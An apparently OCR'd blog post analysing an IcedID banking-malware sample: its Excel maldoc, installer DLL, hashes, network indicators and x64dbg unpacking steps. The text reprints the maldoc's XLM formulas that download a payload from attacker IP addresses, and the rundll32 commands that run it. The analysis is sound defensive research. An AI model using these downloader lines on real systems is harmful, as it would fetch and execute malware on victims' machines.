
IcedID Analysis

aaqeel01.wordpress.com/2021/04/09/icedid-analysis/

Ali Aqeel

April 9, 2021



IcedID aka (BokBot) is banking malware designed to steal financial information. Lunar Spider is the threat actor behind IcedID which they've been running campaigns since at least 2017. Beside stealing banking information, some incident show that IcedID is an entry stage to ransomware or RAT attack. It's been observed lately that the threat actor has been using new techniques to evade detection by endpoint security, sandbox, and anti-reversing. Which makes it interesting to try dissecting samples to find out indicators and other artifacts that could be missed by security tools.


In this post, will take a look at IcedID sample that's been posted on Malware-traffic-analysis.net. Will walkthrough each artifact to learn how to unpack the hidden malicious binaries. These techniques would also work on other IcedID samples that has been found lately.

behaviour overview

Threat actor send an email with attached ZIP archived including maldoc either MS Word or Excel spreadsheet. When opening the the maldoc it asks to enable macros. Once enabled two function happens first download a DLL file and run it in a process using 'rundll32.exe'. The downloaded DLL has unknown extension. After running in process, the DLL file 'Installer' does mainly two things: download a GZIP compressed binary and install it. The GZIP might have zip extension, but it can't be open or extracted with any archived tool. The GZIP mainly a dropper, it's packed with two binaries. without further ado let's get started with the below artifacts.


File Name	Description	File Type	SHA256
82025721897_03192021.xlsm	Maldoc	Excel spreadsheet	dcc45c82a484a420888aabe66588cbb1658cb2a7a5cc833b0438fa06ca84a991
Kiod.hod	Installer DLL	DLL	d1634c8dd16b4b1480065039fac62d6c1900692f0ccc9bf52c8ddc65599fbf3d
suit_32.tmp	Temporary DLL	DLL	b8502cc6fd41a558012e7ccd0a7f4e0ed5746bf106b8bf5b6a27ef9cba18a9e3
Oxiwko.dll	Persistent DLL	DLL	48b72914126b6b4a3e5aefa9bc8d5eac1187543eb0fa42c98a70a2f2ad07a60a
license.dat	IcedID	DLL! (encrypted)	45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865

Table 1, List of IcedID artifacts to analyze


Root node
d1634c8dd16b4b1480065039fac62d6c1900692f0ccc9bf52c8ddc65599fbf3d
c8ca58a0025a7ab633a35fe6e98943c9053ca49b18de55f8b57c8ea7c88e8eb0
b8502cc6fd41a558012e7ccd0a7f4e0ed5746bf106b8bf5b6a27ef9cba18a9e3
ad435db375665d157aed16ba8b51735b65ac6aee86864da78408b44c9d8
48b72914126b6b4a3e5aefa9bc8d5eac1187543eb0fa42c98a70a2f2ad07a60a
c04101f36a7d1498379ff6abb2218a2730ad896908e525cd3664ea5cc4a56a18
45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865
66b6a55b67c0201a02dbdc4a2ef3c3f2d57aaadbbefa61c1bcdb59b96fb86743
7459e88626a90b52c3392a14734d00a5238edbf13c61907f39326df2d4c3f922

maldoc

One of the most recognized templated of IcedID spreadsheet that hides beside it XLM 4.0 functions to download and run process once hit Enable Content as typical maldoc.



Security Warning Macros have been disabled. Enable Content

B38

Document created using the application not related to Microsoft Office


For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** bytton from the yellow bar above

Figure 2, IcedID template

IcedID use “Auto_Open” function to execute the entire XLM (4.0) script. Moving between sheets and cells, it’s possible to debug the function step-by-step, but what’s worthy is to get IOCs which is in clear text.

```
Host-based and Network-based IOCs
--------Shell Command --------------------
Rundll32 ..\Kiod.hod2,DllRegisterServer
------------------------------------------
--------Contacted IP Addresses -----------
188.127.237.152
45.150.67.13
185.82.219.225
------------------------------------------
---------Calls --------------------------
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "http://188.127.237.152/44295.4021160879.dat", "..\Kiod.hod")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "http://45.150.67.13/44295.4021160879.dat", "..\Kiod.hod1")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "http://185.82.219.225/44295.4021160879.dat", "..\Kiod.hod2")
------------------------------------------
```



C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE

```
"C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde C:\Users\Admin\AppData\Local\Temp\82025721897_03192021.xlsm
```

C:\Windows\SysWOW64\Rundll32.exe

```
Rundll32 ..\Kiod.hod,DllRegisterServer
```

C:\Windows\SysWOW64\Rundll32.exe

```
Rundll32 ..\Kiod.hod1,DllRegisterServer
```


C:\Windows\SysWOW64\Rundll32.exe

```
Rundll32 ..\Kiod.hod2,DllRegisterServer
```

Figure 3, Maldoc behavioral from Tria.ge sandbox

installer dll

'Kiod.hod' is the name of the first stage IcedID execution in this sample. It's a 64-bit DLL with MZ header running in a 'rundll32' create process from the maldoc. when checking the sample on Hatching Triage sandbox, the network shows requests to '*aws.amazon[.]com*' and '*calldivorce[.]fun*'. The installer download a GZIP file and install it. It's not possible to view the network indicators when on statically analyzing this sample, nor when debugging it which is mostly sign of packed executable.



DNS aws.amazon.com

Remote address:
8.8.8.8:53

Request
aws.amazon.com   IN A

Response
```
aws.amazon.com   IN CNAME   tp.8e49140c2-frontier.amazon.com
tp.8e49140c2-frontier.amazon.com   IN CNAME   dr49lng3n1n2s.cloudfront.net
dr49lng3n1n2s.cloudfront.net   IN A   13.227.208.72
```

GET https://aws.amazon.com/

DNS calldivorce.fun

DNS calldivorce.fun


DNS calldivorce.fun

Figure 4, Installer behavioral on tria.ge sandbox


There's one library 'kernel32.dll' and no sign of imported APIs to help guide either statically or in debugger in order to unleash any indicators. Simply loading the sample on x64dbg doesn't work! There're multiple ways to unpack the installer DLL, however, the quick and possible way to unpack the binary by attaching the installer DLL to (~Windows\System32\rundll32) in x64dbg like steps below:

```
1. x64dbg -> File -> Open -> C:\Windows\System32\rundll32.exe
2. x64dbg -> File -> Change Command Line -> "C:\Windows\System32\rundll32.exe" "C:\Users\~\lab\Kiod.dll",DllRegisterServer
* no spaces except the single space between " " and copy the full DLL directory
** DllRegisterServer is the export function
3. After hitting ok, go to Options -> Preferences -> Events tab -> check ✔ DLL Entry
4. Hit F9 (few seconds and pause)
```

Directly after pausing you can notice see the register 'R14' got PE sign and ready to Save Memory Region by dump it from Memory Map. The unpacked executable seems to be unmapped to memory and no changes required to addresses on the sections headers.

- 

```
undll32.exe" "C:\Users\REM\Desktop\lab\iced\analysis\Kiod.dll",DllRegisterServer
```

- 

x64dbg - File: rundll32.exe - PID: 10028 - Module: ntdll.dll - Thread: Main Thread 7772

File View Debug Trace Plugins Favourites Options Help Mar 4 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles


```
RIP RCX -> 00007FFAE8D7CD74  C3                    ret
           00007FFAE8D7CD75  CD 2E                 int 2E
           00007FFAE8D7CD77  C3                    ret
           00007FFAE8D7CD78  0F 1F 84 00 00 00 00  nop dword ptr ds:[rax+rax],eax
           00007FFAE8D7CD80  4C 8B D1              mov r10,rcx                         NtQueryDirectoryFile
           00007FFAE8D7CD83  B8 35 00 00 00        mov eax,35                          35:'5'
           00007FFAE8D7CD88  F6 04 25 08 03 FE 7F  test byte ptr ds:[7FFE0308],1
           00007FFAE8D7CD90  75 03                 jne ntdll.7FFAE8D7CD95
           00007FFAE8D7CD92  0F 05                 syscall
           00007FFAE8D7CD94  C3                    ret
           00007FFAE8D7CD95  CD 2E                 int 2E
           00007FFAE8D7CD97  C3                    ret
           00007FFAE8D7CD98  0F 1F 84 00 00 00 00  nop dword ptr ds:[rax+rax],eax
           00007FFAE8D7CDA0  4C 8B D1              mov r10,rcx                         ZwQuerySystemInformat
           00007FFAE8D7CDA3  B8 36 00 00 00        mov eax,36                          36:'6'
           00007FFAE8D7CDA8  F6 04 25 08 03 FE 7F  test byte ptr ds:[7FFE0308],1
           00007FFAE8D7CDB0  75 03                 jne ntdll.7FFAE8D7CDB5
           00007FFAE8D7CDB2  0F 05                 syscall
           00007FFAE8D7CDB4  C3                    ret
           00007FFAE8D7CDB5  CD 2E                 int 2E
           00007FFAE8D7CDB7  C3                    ret
           00007FFAE8D7CDB8  0F 1F 84 00 00 00 00  nop dword ptr ds:[rax+rax],eax
           00007FFAE8D7CDC0  4C 8B D1              mov r10,rcx                         ZwOpenSection
           00007FFAE8D7CDC3  B8 37 00 00 00        mov eax,37                          37:'7'
           00007FFAE8D7CDC8  F6 04 25 08 03 FE 7F  test byte ptr ds:[7FFE0308],1
           00007FFAE8D7CDD0  75 03                 jne ntdll.7FFAE8D7CDD5
           00007FFAE8D7CDD2  0F 05                 syscall
           00007FFAE8D7CDD4  C3                    ret
           00007FFAE8D7CDD5  CD 2E                 int 2E
           00007FFAE8D7CDD7  C3                    ret
           00007FFAE8D7CDD8  0F 1F 84 00 00 00 00  nop dword ptr ds:[rax+rax],eax
           00007FFAE8D7CDE0  4C 8B D1              mov r10,rcx                         NtQueryTimer
           00007FFAE8D7CDE3  B8 38 00 00 00        mov eax,38                          38:'8'
           00007FFAE8D7CDE8  F6 04 25 08 03 FE 7F  test byte ptr ds:[7FFE0308],1

.text:00007FFAE8D7CD74 ntdll.dll:$9CD74 #9C174
```

```
Hide FPU

RAX    0000000000000000
RBX    0000000000000000
RCX    00007FFAE8D7CD74     ntdll.00007FFAE8D7CD74
RDX    0000000000000000
RBP    000000C7B3E7F4C0
RSP    000000C7B3E7F3C8
RSI    0000000000000000
RDI    00000000000003E8     L'8'

R8     000000C7B3E7F3C8
R9     000000C7B3E7F4C0
R10    0000000000000000
R11    0000000000000246     L'Ɇ'
R12    0000000000000000
R13    0000000000000001
R14    000002C5FE3A00D8     "PE"
R15    000000C7B3E7F520     "DllRegisterServer"

RIP    00007FFAE8D7CD74     ntdll.00007FFAE8D7CD74

RFLAGS   0000000000000344
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

Default (x64 fastcall)   5   □ Unlocke
1: rcx 00007FFAE8D7CD74 ntdll.00007FFAE8D7CD74
2: rdx 0000000000000000
3: r8 000000C7B3E7F3C8
4: r9 000000C7B3E7F4C0
```

```
Address           Hex                                              ASCII
000002C5FE3A0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
000002C5FE3A0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
000002C5FE3A0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002C5FE3A0030  00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00  ............Ø...
000002C5FE3A0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
000002C5FE3A0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
000002C5FE3A0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
000002C5FE3A0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
000002C5FE3A0080  1A 3F D2 F0 5E 5E BC A3 5E 5E BC A3 5E 5E BC A3  .?Òð^^¼£^^¼£^^¼£
000002C5FE3A0090  79 98 C7 A3 5C 5E BC A3 2D 3C BD A2 55 5E BC A3  y.Ç£\^¼£-<½¢U^¼£
000002C5FE3A00A0  5E 5E BD A3 77 5E BC A3 B8 3A B4 A2 56 5E BC A3  ^^½£w^¼£¸:´¢V^¼£
000002C5FE3A00B0  B8 3A BC A2 5F 5E BC A3 B8 3A BE A2 5F 5E BC A3  ¸:¼¢_^¼£¸:¾¢_^¼£
```

```
000000C7B3E7F3C8  00007FFAE6B2FC21  return to kernelbase.00007FFAE6E
000000C7B3E7F3D0  000000C7B3E7F488
000000C7B3E7F3D8  00007FFADD4D474D  return to kiod.00007FFADD4D474D
000000C7B3E7F3E0  000000C7DA229900
000000C7B3E7F3E8  0000000000000000
000000C7B3E7F3F0  FFFFFFFFFF676980
000000C7B3E7F3F8  00000000FFFFFFFC
000000C7B3E7F400  0000000000000048
000000C7B3E7F408  0000000000000001
000000C7B3E7F410  0000000000000000
000000C7B3E7F418  0000000000000000
000000C7B3E7F420  0000000000000000
000000C7B3E7F428  0000000000000000
000000C7B3E7F430  0000000000000000
000000C7B3E7F438  0000000000000000
000000C7B3E7F440  0000000000000000
```

